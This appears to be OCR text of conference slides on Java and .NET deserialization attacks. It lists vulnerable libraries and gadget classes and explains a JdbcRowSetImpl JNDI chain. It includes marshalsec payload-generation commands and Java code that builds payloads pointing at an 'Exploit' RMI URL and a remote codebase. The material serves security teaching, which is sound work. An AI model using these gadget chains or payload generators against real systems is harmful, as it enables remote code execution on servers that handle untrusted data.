
MethodProperty › deserializeAndSet()

```
xml.jackson.databind.deser.imp
ml.jackson.databind.deser)
kson.databind.deser)
erxml.jackson.databind.jsontyp
er (com.fasterxml.jackson.data
$Vanilla (com.fasterxml.jackson
ml.jackson.databind.deser)
```

```
> this = {MethodProperty@1895} "[property 'beanFactory']"
> p = {ReaderBasedJsonParser@1446}
> ctxt = {DefaultDeserializationContext$Impl@1460}
> instance = {PropertyPathFactoryBean@2186}
> value = {SimpleJndiBeanFactory@2148}
> e = {InvocationTargetException@2504} "java.lang.reflect.InvocationTargetException"
> this._setter = {Method@2178} "public void org.springframework.beans.factory.config.PropertyPathFactoryBean.setBeanFactory(org.springframework.beans.factory.BeanFactory)"
```

BASICS

- JSON libraries invoked setters to populate object fields
- [5] and [6] focused their analysis on finding types with setters that could lead to arbitrary code execution (Java & .Net)



FastJSON
Project Site: https://github.com/mgholam/fastJSON
NuGet Downloads: 71,889

FastJson includes type discriminators by default which allows attackers to send arbitrary types. It performs a weak type control by casting the deserialized object to the expected type when object has already been deserialized.

During deserialization, it will call:

- Setters


Should never be used with untrusted data since it cannot be configured in a secure way.

BASICS

Library	Language	Technologie
FastJSON	.NET	JSON
Json.Net	.NET	JSON
FSPickler	.NET	JSON
Sweet.Jayson	.NET	JSON
JavascriptSerializer	.NET	JSON
DataContractJsonSerializer	.NET	JSON
Jackson	Java	JSON
Genson	Java	JSON
JSON-IO	Java	JSON
FlexSON	Java	JSON
SnakeYAML (YAML)	Java	YAML
jYAML (YAML)	Java	YAML
YamlBeans (YAML)	Java	YAML
Apache Flex BlazeDS (AMF4)	Java	AMF4
Red5 IO AMF (AMF)	Java	AMF
Castor (XML)	Java	XML
Java XMLDecoder (XML)	Java	XML
Java Serialization (binary)	Java	binary
Kryo (binary)	Java	binary
Hessian/Burlap (binary/XML)	Java	binary/XML
XStream (XML/various)	Java	XML/various

BASICS – GADGETS/PAYLOAD

- Bean property based marshallers gadgets
  - call setter methods which means that far more code can be triggered directly during unmarshalling



4.2 com.sun.rowset.JdbcRowSetImpl

Applies to

SnakeYAML (3.1.1), jYAML (3.1.2), Red5 (3.1.5), Jackson (3.1.6)[44]

From the Oracle/OpenJDK standard library. Implements `java.io.Serializable`, has a default constructor, the used properties also have getters. Two correctly ordered setter calls are required for code execution.

1. Set the 'dataSourceName' property to the JNDI URI (see 4.1.2).
2. Set the 'autoCommit' property.
3. This will result in a call to `connect()`.
4. Which calls `InitialContext->lookup()` with the provided JNDI URI.

BASICS – GADGETS/PAYLOADS

com.sun.rowset.JdbcRowSetImpl
java.util.ServiceLoader$LazyIterator
com.sun.jndi.rmi.registry.BindingEnumeration
com.sun.jndi.toolkit.dir.LazySearchEnumerationImpl
javax.imageio.ImageIO$ContainsFilter
Commons Configuration JNDIConfiguration
C3P0 JndiRefForwardingDataSource
C3P0 WrapperConnectionPoolDataSource
Spring Beans PropertyPathFactoryBean
Spring AOP PartiallyComparableAdvisorHolder
Spring AOP AbstractBeanFactoryPointcutAdvisor
Spring DefaultListableBeanFactory
Apache XBean
Caucho Resin
javax.script.ScriptEngineManager
Commons Beanutils BeanComparator
ROME EqualsBean/ToStringBean
Groovy Expando/MethodClosure
sun.rmi.server.UnicastRef(2)
java.rmi.server.UnicastRemoteObject

EXPLOITATION


- Moritz Bechler published a payload generator based on his previous work
  - https://github.com/mbechler/marshalsec/

- Payload Generation via marshal

```
java -cp marshalsec-0.0.1-SNAPSHOT-all.jar marshalsec.Jackson -a -v
java -cp marshalsec-0.0.1-SNAPSHOT-all.jar marshalsec.JsonIO -a -v
```

EXPLOITATION

- Payload Generation via marko-marshal [8]



```
URI jndiUrl = new URI("rmi://localhost:1069/Exploit");

Configuration c = Configuration
    .create()
    .all(true)
    .codebase("http://localhost:31337/")
    .codebaseClass("Exploit.class")
    .JNDIUrl(jndiUrl)
    .escapeType(EscapeType.NONE)
    .executable("C:\\Windows\\notepad.exe", "")
    .gadgetType(GadgetType.SpringPropertyPathFactory)
    .build();

MarshalsecFactory factory = new MarshalsecFactory(c);

List<MarshalPayloads> allPayloads = factory.allPayloads();

allPayloads.forEach(payload ->
   payload.getPayloads().values().forEach(
      System.out::println)
);
```

EXPLOITATION


JNDI Exploitation – Basics

- JNDI is the Java Interface to interact with Naming and Directory Services
- offers a single common interface to interact with disparate Naming and Directory services such as
  - Remote Method Invocation (RMI)
  - Lightweight Directory Access Protocol (LDAP),
  - Active Directory,
  - Domain Name System (DNS),
  - Common Object Request Broker Architecture (CORBA),
  - etc.

EXPLOITATION


JNDI Exploitation – Basics [9]

- Java Virtual Machine (JVM) allows loading of custom classes from a remote source without any restrictions




EXPLOITATION

- RMI Exploitation [9] - Java remote method invocation


System.out.println(rhello.sayHello("RickGray"));
String sayHello(String name);
calling
request: rmi://localhost:1099/hello
Binding to
rmi://localhost:1099/hello
JNDI
(Common Interface)
RMI
return: IHello instance with sayHello() method

EXPLOITATION

- RMI Exploitation [9] - Java remote method invocation

